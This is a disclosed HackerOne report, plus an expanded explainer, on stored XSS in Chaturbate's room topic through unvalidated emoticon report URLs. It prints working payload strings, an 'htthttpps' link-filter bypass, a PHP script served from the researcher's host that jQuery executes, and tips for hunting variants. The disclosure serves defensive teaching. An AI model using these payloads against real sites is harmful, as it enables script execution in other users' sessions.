Stored XSS in chat topic due to insecure emoticon parsing on any message type
 Originally disclosed on HackerOne
- Triaged in 3 days
- Fixed in 5 days
- Paid in 3 days
- Disclosed after 6 days
Description
The funcitonality for adding emoticons into the chat from the serverside perspective is based on a string in the following format:
%%%[emoticon NAME|EMOTICON_URL|WIDTH|HEIGHT|REPORT_URL]%%%
The EMOTICON_URL must conform to the following regex:
/(http|https):\/\/(\w+:{0,1}\w*@)?(\S+)(:[0-9]+)?(\/|\/([\w#!:.?+=&%@!\-\/]))?/g
However, the REPORT_URL does not have any checks that verifies the URL. This, combined with other issues listed below, leads to stored XSS.
Chat topic link filter bypass
The chat topic functionality has a filter that removes links from the topic, by removing the string http. This can be bypassed by using a string such as htthttpps (after replace becomes https).
XSS Via ctrl/mouse3 click and javascript: REPORT_URL
By using a javascript: URL as REPORT_URL, we can create an emoji that, when clicked, will show the "report emoticon" prompt. By ctrl-clicking or mouse3-clicking the REPORT EMOTICON link, the XSS triggers.
PoC
- Set topic to
LUL %%%[emoticon blush|htthttpps://public.chaturbate/uploads/avatar/2011/11/08/cxecSeKtWjRK.jpg|22|22|javascript:alert(1)]%%% WUT - Click emoticon
- Ctrl/mouse3 click
REPORT EMOTICON

XSS Via emoticon report due to insecure usage of jQuery $.ajax()
The functionality for reporting an emoticon sends an AJAX request to REPORT_URL. This leads to XSS due to the fact that jQuery will treat any application/javascript response as javascript and will evaluate the response.
PoC
- Set topic to
LUL %%%[emoticon blush|htthttpps://public.chaturbate/uploads/avatar/2011/11/08/cxecSeKtWjRK.jpg|22|22|htthttpps://avlidienbrunn.se/xss.php]%%% WUT - Click emoticon
- Click
REPORT EMOTICON - Click
REPORT

Contents of xss.php:
<?php
header('Content-Type: text/javascript');
header('Access-Control-Allow-Origin: *');
header('Access-Control-Allow-Headers: X-Requested-With, connectUrl, X-CSRFToken');
?>
alert(document.domain);
Notes
CSP
The reason the second XSS issue does not work in CSP enabled browsers is that no domain in my control is allowed by the connect-src directive. However, several *.DOMAIN.COM are included in connect-src:
https://*.highwebmedia.com
https://*.chaturbate.com
https://*.hotjar.com:*
This means this issue can be exploited if a subdomain takeover bug exists in any of those domains. Obviously I can't test for that, but it's an important note regarding impact.
Other exploitation areas
The only place where I could find that didn't respond with a server error when using %%%[emoticon ]%%% was the room topic. However, if there is any other type of message that allows this string, that would be vulnerable as well, since the emoticon parsing functionality is ran on all messages.
Impact
Stored XSS on chaturbate.com with 2 click interaction.
Exploitation by using an offensive image in EMOTICON_URL using XSS payload in REPORT_URL. It's also possible to create an emoticon that covers the whole chat window by using a large value in WIDTH and HEIGHT:

Context
Chaturbate's chat lets users place emoticons inside messages. On the server side an emoticon is represented as a pipe-delimited string embedded in the message text, in this format:
%%%[emoticon NAME|EMOTICON_URL|WIDTH|HEIGHT|REPORT_URL]%%%
The five fields are the emoticon name, the image URL, the rendered width and height, and a report URL. The report URL is used by the "report emoticon" flow: when a user clicks an emoticon, a prompt appears offering a REPORT EMOTICON link, and reporting sends an AJAX request to that URL. The chat topic (the room topic) is one of the message types that accepts this string.
Setup
No special accounts, roles or tooling are described beyond a normal chat session and a host under the researcher's control for serving a script. The preconditions that matter are all properties of the parsing and rendering code:
- The chat topic accepts the
%%%[emoticon ...]%%%string. - The
REPORT_URLfield is not validated. - The report action issues an AJAX request to
REPORT_URLthrough jQuery.
Finding it
The EMOTICON_URL field is checked against a regular expression:
/(http|https):\/\/(\w+:{0,1}\w*@)?(\S+)(:[0-9]+)?(\/|\/([\w#!:.?+=&%@!\-\/]))?/g
REPORT_URL, by contrast, has no check at all that verifies the URL. That asymmetry is the starting point: a field that ends up in a link and in an AJAX request is fully attacker-controlled.
The second observation concerns the chat topic's link filter. The topic functionality removes links by removing the string http. That is a string replacement, not URL parsing, so it can be bypassed by writing htthttpps: after the replacement the value becomes https. This lets an attacker place a working https:// URL in the topic even though the filter is meant to strip links.
Exploitation
Step 1: javascript: in REPORT_URL
With a javascript: URL as REPORT_URL, the emoticon can be made to show the "report emoticon" prompt, and ctrl-clicking or mouse3-clicking the REPORT EMOTICON link triggers the XSS.
The proof of concept sets the topic to:
LUL %%%[emoticon blush|htthttpps://public.chaturbate/uploads/avatar/2011/11/08/cxecSeKtWjRK.jpg|22|22|javascript:alert(1)]%%% WUT
Here htthttpps becomes https after the topic filter runs, so the image URL passes; the last field is javascript:alert(1), which becomes the target of the report link. The sequence is:
- Set the topic to the string above.
- Click the emoticon.
- Ctrl-click or mouse3-click
REPORT EMOTICON.
Step 2: script response through jQuery $.ajax()
The reporting functionality sends an AJAX request to REPORT_URL. jQuery treats any application/javascript response as JavaScript and evaluates it, so a report URL pointing at an attacker-controlled script executes in the page. The topic is set to:
LUL %%%[emoticon blush|htthttpps://public.chaturbate/uploads/avatar/2011/11/08/cxecSeKtWjRK.jpg|22|22|htthttpps://avlidienbrunn.se/xss.php]%%% WUT
- Set the topic to the string above.
- Click the emoticon.
- Click
REPORT EMOTICON. - Click
REPORT.
The script served at that URL is:
<?php
header('Content-Type: text/javascript');
header('Access-Control-Allow-Origin: *');
header('Access-Control-Allow-Headers: X-Requested-With, connectUrl, X-CSRFToken');
?>
alert(document.domain);
The script sets a JavaScript content type, and jQuery evaluates such responses.
Limits: CSP and where the string is accepted
In CSP-enabled browsers the second issue does not work, because no domain under the researcher's control is allowed by the connect-src directive. Several *.DOMAIN.COM entries are allowed, however:
https://*.highwebmedia.com
https://*.chaturbate.com
https://*.hotjar.com:*
That means the issue can be exploited if a subdomain takeover exists in any of those domains. The researcher notes that this could not be tested, but flags it as important for impact.
The only place where %%%[emoticon ]%%% did not respond with a server error was the room topic. Any other message type that allows the string would be vulnerable as well, since the emoticon parsing functionality runs on all messages.
Root cause
Three weaknesses combine:
REPORT_URLis not validated, unlikeEMOTICON_URL, which is checked against the regex above. Ajavascript:scheme therefore reaches a link target.- The chat topic link filter removes the literal string
httprather than parsing the URL, sohtthttppssurvives the filter and becomeshttps. - The report action passes
REPORT_URLto jQuery's$.ajax(), and jQuery evaluatesapplication/javascriptresponses. The attacker's server sets that content type and permissive CORS headers, so the response body runs in the page.
The CSP connect-src allowlist is the only thing standing between the second variant and execution in CSP-enabled browsers, and it includes wildcard subdomains of the application's own domains.
Impact
Stored XSS on chaturbate.com with a two-click interaction. The payload is stored in the room topic and triggers through the click sequences described above. Beyond script execution, an offensive image can be placed in EMOTICON_URL alongside the XSS payload in REPORT_URL, and a large WIDTH and HEIGHT can make the emoticon cover the whole chat window:
The second variant depends on the victim's browser not enforcing a CSP that blocks the attacker's origin, or on a subdomain takeover in one of the allowlisted domains.
Fix
The report does not describe the fix that was applied. What the findings call for is validation of REPORT_URL with the same rigour as EMOTICON_URL, in particular rejecting non-HTTP schemes such as javascript:, and not passing attacker-controlled URLs to jQuery's $.ajax() in a way that lets a response body be evaluated as script. The topic link filter should parse URLs rather than delete the substring http. The connect-src allowlist should not include wildcard subdomains that could be taken over.
Variants to test
- Other message types that accept the
%%%[emoticon ...]%%%string. A positive result is a message type that stores the string without a server error and renders the emoticon. - Other fields in the emoticon string that reach a URL sink. A positive result is a field that is used as a link or request target without scheme validation.
- String-replacement filters on other inputs. Try doubled fragments such as
htthttppsand see whether the filtered output becomes a valid scheme. - AJAX endpoints that take a user-supplied URL. A positive result is a response with
application/javascriptthat jQuery evaluates, or any other path where the response body is executed. - Subdomain takeover in domains listed in
connect-src. A positive result is control of a hostname that the CSP allows for connections, which would restore the second variant under CSP.
Hunting notes
This bug hides in features that embed structured data in user content: emoticon strings, embeds, previews and report or flag links. The signals are a parser with a documented field format, a validation regex applied to some fields but not others, and client code that feeds a user-controlled URL into an AJAX call. String-replacement filters are worth probing wherever they appear, since deleting a substring is easy to bypass with a doubled fragment. The researcher demonstrated impact with a stored payload in the room topic, a two-click trigger, and a working script response from a controlled host, and noted the CSP constraint and the subdomain takeover condition that would extend it.
What happened, in plain words
Chaturbate is a live streaming site with public chat rooms. Each room has a topic, a short line of text shown at the top of the chat, and users can also put small pictures called emoticons into their messages. The site stores an emoticon inside the message text as a special string with five parts separated by vertical bars. One of those parts is a web address that the site uses when someone reports an emoticon as inappropriate. The site checked the picture address carefully but never checked the report address at all. That unchecked address ended up being used as a link and as the target of a background request, and both of those could be made to run attacker code in a victim's browser. The result is stored cross-site scripting: a payload saved in the room topic that runs when another user clicks in the right places.
Context
The product and the feature
A chat room on Chaturbate shows messages from many users at once. To keep messages short, the site lets people insert emoticons: small images that appear inline in the text. From the server's point of view an emoticon is not a picture file attached to a message. It is a piece of text inside the message, written in a fixed format with five fields separated by the | character:
%%%[emoticon NAME|EMOTICON_URL|WIDTH|HEIGHT|REPORT_URL]%%%
The five fields are:
| Field | What it holds |
|---|---|
NAME |
the emoticon's name, such as blush |
EMOTICON_URL |
the web address of the image to display |
WIDTH |
how wide the image is drawn, in pixels |
HEIGHT |
how tall the image is drawn, in pixels |
REPORT_URL |
a web address used by the "report emoticon" feature |
The %%%[ and ]%%% around the fields are markers. They tell the site's software "between these markers is an emoticon definition, parse it". The software reads the five fields, fetches the image from EMOTICON_URL, draws it at the given size, and remembers REPORT_URL for later.
What the report feature does
When a user clicks an emoticon in chat, a small prompt appears offering a REPORT EMOTICON link, so the user can flag the picture as offensive or unwanted. Clicking that link starts a report, and the site sends a background request to the REPORT_URL stored with the emoticon. A background request (often called an AJAX request) is one the page makes without reloading: the browser talks to a server behind the scenes and the page stays where it is. The chat topic, the line at the top of the room, is one of the message types that accepts the emoticon string.
The vulnerability class: stored XSS
Cross-site scripting, usually shortened to XSS, means getting your own code to run inside someone else's website, in that person's browser, as if the site itself had written it. The code then has the same powers the site has in that browser: it can read what the page shows, act as the logged-in user, and send requests on their behalf.
Stored XSS means the malicious content is saved on the server first, for example in a chat message or a profile field, and is served to everyone who later views it. Compare it to writing graffiti on a sign in a shop: the shop keeps the sign and shows it to every customer, rather than the vandal having to be there each time. The alternative, reflected XSS, is a one-off: the payload travels in a link and only affects whoever clicks that link.
Setup
No special accounts, roles or tools are needed beyond a normal chat session, plus a web server under the researcher's control for serving a script. The important preconditions are all properties of the site's own code:
- The chat topic accepts the
%%%[emoticon ...]%%%string. - The
REPORT_URLfield is not validated. - The report action issues an AJAX request to
REPORT_URLthrough jQuery.
jQuery is a widely used JavaScript library that makes common browser tasks shorter to write. One of its helpers, $.ajax(), sends background requests. The third point matters because of how that helper behaves with certain responses, as explained below.
Finding it
One field is checked, the other is not
The EMOTICON_URL field is checked against a regular expression:
/(http|https):\/\/(\w+:{0,1}\w*@)?(\S+)(:[0-9]+)?(\/|\/([\w#!:.?+=&%@!\-\/]))?/g
A regular expression (regex) is a pattern used to test whether text has a particular shape. Reading this one piece by piece:
(http|https):\/\/means the text must start withhttp://orhttps://. The backslashes escape the slashes, because/normally marks the end of the pattern.(\w+:{0,1}\w*@)?optionally allows a username and password before the host, as inuser:pass@.(\S+)requires the host part: one or more characters that are not whitespace.(:[0-9]+)?optionally allows a port number after a colon.(\/|\/([\w#!:.?+=&%@!\-\/]))?optionally allows a path starting with a slash.- The
gat the end is a flag meaning "find all matches", not just the first.
In short, the picture address must look like a normal web address. REPORT_URL, by contrast, has no check at all that verifies the URL. That asymmetry is the starting point: a field that ends up in a link and in a background request is fully controlled by whoever writes the message.
The topic's link filter
The second observation concerns the chat topic's link filter. The topic functionality removes links by removing the string http. That is a plain text replacement, not URL parsing. It is like a bouncer told to remove the word "bomb" from letters by crossing out those four letters: write "bbomomb" and the crossing-out leaves "bomb" behind. Here, writing htthttpps becomes https after the replacement runs, because the inner http is deleted and the two halves join up. This lets an attacker place a working https:// address in the topic even though the filter is meant to strip links.
Exploitation
Step 1: javascript: in REPORT_URL
A javascript: address is a special kind of link. Instead of pointing at a page, it contains code, and a browser that follows it runs that code. With a javascript: URL as REPORT_URL, the emoticon can be made to show the "report emoticon" prompt, and ctrl-clicking or mouse3-clicking the REPORT EMOTICON link triggers the XSS. Ctrl-click and mouse3-click (clicking with the middle mouse button) are ways of opening a link that some browsers handle differently from a normal left click, which is why they are part of the trigger.
The proof of concept sets the topic to:
LUL %%%[emoticon blush|htthttpps://public.chaturbate/uploads/avatar/2011/11/08/cxecSeKtWjRK.jpg|22|22|javascript:alert(1)]%%% WUT
Line by line, in plain words:
LULandWUTare ordinary words around the emoticon, so the message looks like normal chat text.%%%[emoticonopens the emoticon definition and names the field format.blushis the emoticon's name.htthttpps://public.chaturbate/uploads/avatar/2011/11/08/cxecSeKtWjRK.jpgis the picture address. It is written with the doubledhttpso that the topic filter turns it intohttps://...and the image loads normally.22|22are the width and height in pixels, a small image.javascript:alert(1)is the report address.alert(1)is the simplest possible demonstration: it makes the browser show a pop-up box containing the number 1. Seeing that box proves code ran.]%%%closes the definition.
The sequence is:
- Set the topic to the string above.
- Click the emoticon.
- Ctrl-click or mouse3-click
REPORT EMOTICON.
Step 2: script response through jQuery $.ajax()
The reporting functionality sends an AJAX request to REPORT_URL. jQuery treats any application/javascript response as JavaScript and evaluates it, so a report URL pointing at an attacker-controlled script executes in the page. "Evaluates" means the browser runs the response body as code rather than displaying it as data. The content type is the label a server puts on a response saying what kind of thing it is; application/javascript says "this is a script".
The topic is set to:
LUL %%%[emoticon blush|htthttpps://public.chaturbate/uploads/avatar/2011/11/08/cxecSeKtWjRK.jpg|22|22|htthttpps://avlidienbrunn.se/xss.php]%%% WUT
This is the same string as before, except the last field is now a normal-looking web address on the researcher's own server, again written with the doubled http so the topic filter lets it through. The steps are:
- Set the topic to the string above.
- Click the emoticon.
- Click
REPORT EMOTICON. - Click
REPORT.
The script served at that URL is:
<?php
header('Content-Type: text/javascript');
header('Access-Control-Allow-Origin: *');
header('Access-Control-Allow-Headers: X-Requested-With, connectUrl, X-CSRFToken');
?>
alert(document.domain);
Line by line:
<?phpand?>mark the start and end of PHP code. PHP is a language commonly used on web servers; whatever is outside those markers is sent to the browser as-is.header('Content-Type: text/javascript');tells the browser the response is a script. This is what makes jQuery evaluate the body.header('Access-Control-Allow-Origin: *');is a CORS header. CORS (cross-origin resource sharing) is the set of rules that decides whether a page on one site may read a response from another site. The*means "any site may read this response".header('Access-Control-Allow-Headers: X-Requested-With, connectUrl, X-CSRFToken');lists extra headers the request is allowed to carry. Headers are small labels sent alongside a request or response.X-Requested-Withis a common marker saying "this came from a background request".X-CSRFTokenis a token the site uses to prove a request really came from its own pages; a token is a short secret value, like a cloakroom ticket, that the server hands out and checks later.connectUrlis another header the application sends.alert(document.domain);is the payload.document.domainis the site's own address as the browser sees it, so the pop-up proves the code is running in the context of the target site, not on the attacker's server.
Limits: CSP and where the string is accepted
CSP, content security policy, is a rule set a site sends to the browser saying which sources of code and connections are allowed. If a source is not on the list, the browser refuses it even if the page asks. In CSP-enabled browsers the second issue does not work, because no domain under the researcher's control is allowed by the connect-src directive. connect-src is the part of the policy that lists where background requests may go. Several *.DOMAIN.COM entries are allowed, however:
https://*.highwebmedia.com
https://*.chaturbate.com
https://*.hotjar.com:*
Each line is one allowed destination. The * is a wildcard meaning "any subdomain", so any host ending in .highwebmedia.com, .chaturbate.com or .hotjar.com is permitted, and the :* on the last line means any port. That means the issue can be exploited if a subdomain takeover exists in any of those domains. A subdomain takeover is when a company points a subdomain at an outside service and later stops using it, but forgets to remove the pointer, so anyone who claims that outside account can serve content on the company's subdomain. The researcher notes that this could not be tested, but flags it as important for impact.
The only place where %%%[emoticon ]%%% did not respond with a server error was the room topic. Any other message type that allows the string would be vulnerable as well, since the emoticon parsing functionality runs on all messages.
Root cause
Three weaknesses combine:
REPORT_URLis not validated, unlikeEMOTICON_URL, which is checked against the regex above. Ajavascript:scheme therefore reaches a link target. The scheme is the first part of a web address, the bit before the colon, such ashttpsorjavascript.- The chat topic link filter removes the literal string
httprather than parsing the URL, sohtthttppssurvives the filter and becomeshttps. - The report action passes
REPORT_URLto jQuery's$.ajax(), and jQuery evaluatesapplication/javascriptresponses. The attacker's server sets that content type and permissive CORS headers, so the response body runs in the page.
The CSP connect-src allowlist is the only thing standing between the second variant and execution in CSP-enabled browsers, and it includes wildcard subdomains of the application's own domains.
Impact
Stored XSS on chaturbate.com with a two-click interaction. The payload is stored in the room topic and triggers through the click sequences described above. Because the payload is stored, it is served to everyone who later views the room topic.
Beyond script execution, an offensive image can be placed in EMOTICON_URL alongside the XSS payload in REPORT_URL, and a large WIDTH and HEIGHT can make the emoticon cover the whole chat window:
The second variant depends on the victim's browser not enforcing a CSP that blocks the attacker's origin, or on a subdomain takeover in one of the allowlisted domains.
Fix
The report does not describe the fix that was applied. What the findings call for is validation of REPORT_URL with the same rigour as EMOTICON_URL, in particular rejecting non-HTTP schemes such as javascript:, and not passing attacker-controlled URLs to jQuery's $.ajax() in a way that lets a response body be evaluated as script. The topic link filter should parse URLs rather than delete the substring http. The connect-src allowlist should not include wildcard subdomains that could be taken over.
Variants to test
- Other message types that accept the
%%%[emoticon ...]%%%string. A positive result is a message type that stores the string without a server error and renders the emoticon. - Other fields in the emoticon string that reach a URL sink. A sink is any place where a value is used in a way that has an effect, such as becoming a link or a request target. A positive result is a field that is used as a link or request target without scheme validation.
- String-replacement filters on other inputs. Try doubled fragments such as
htthttppsand see whether the filtered output becomes a valid scheme. - AJAX endpoints that take a user-supplied URL. A positive result is a response with
application/javascriptthat jQuery evaluates, or any other path where the response body is executed. - Subdomain takeover in domains listed in
connect-src. A positive result is control of a hostname that the CSP allows for connections, which would restore the second variant under CSP.
Hunting notes
This bug hides in features that embed structured data in user content: emoticon strings, embeds, previews and report or flag links. The signals are a parser with a documented field format, a validation regex applied to some fields but not others, and client code that feeds a user-controlled URL into an AJAX call. String-replacement filters are worth probing wherever they appear, since deleting a substring is easy to bypass with a doubled fragment. The researcher demonstrated impact with a stored payload in the room topic, a two-click trigger, and a working script response from a controlled host, and noted the CSP constraint and the subdomain takeover condition that would extend it.
Glossary
- AJAX request: a request a page sends to a server in the background, without reloading the page.
- CORS: cross-origin resource sharing, the rules that decide whether a page on one site may read a response from another site.
- CSP: content security policy, a rule set a site sends to the browser listing which sources of code and connections are allowed.
connect-src: the part of a CSP that lists where background requests may go.- Content type: the label on a response saying what kind of data it is, such as
application/javascriptfor a script. - Cross-site scripting (XSS): getting your own code to run inside someone else's website, in that person's browser, as if the site had written it.
- Emoticon: a small image inserted into a chat message.
- Header: a small label sent alongside a request or response, carrying information such as the content type or a token.
- jQuery: a widely used JavaScript library that shortens common browser tasks, including background requests via
$.ajax(). javascript:URL: a link whose target is code rather than a page; a browser that follows it runs the code.- Payload: the piece of content that carries the attack, here the emoticon string with the malicious report address.
- PHP: a programming language commonly used on web servers.
- Regular expression (regex): a pattern used to test whether text has a particular shape.
- Scheme: the first part of a web address, before the colon, such as
httpsorjavascript. - Sink: any place where a value is used in a way that has an effect, such as becoming a link or a request target.
- Stored XSS: XSS where the malicious content is saved on the server and served to everyone who later views it.
- Subdomain takeover: claiming an outside service that a company's subdomain still points at after the company stopped using it, letting you serve content on that subdomain.
- Token: a short secret value the server hands out and checks later to prove a request came from its own pages.
- Wildcard: a
*character in a rule meaning "anything here", as in*.chaturbate.comfor any subdomain.





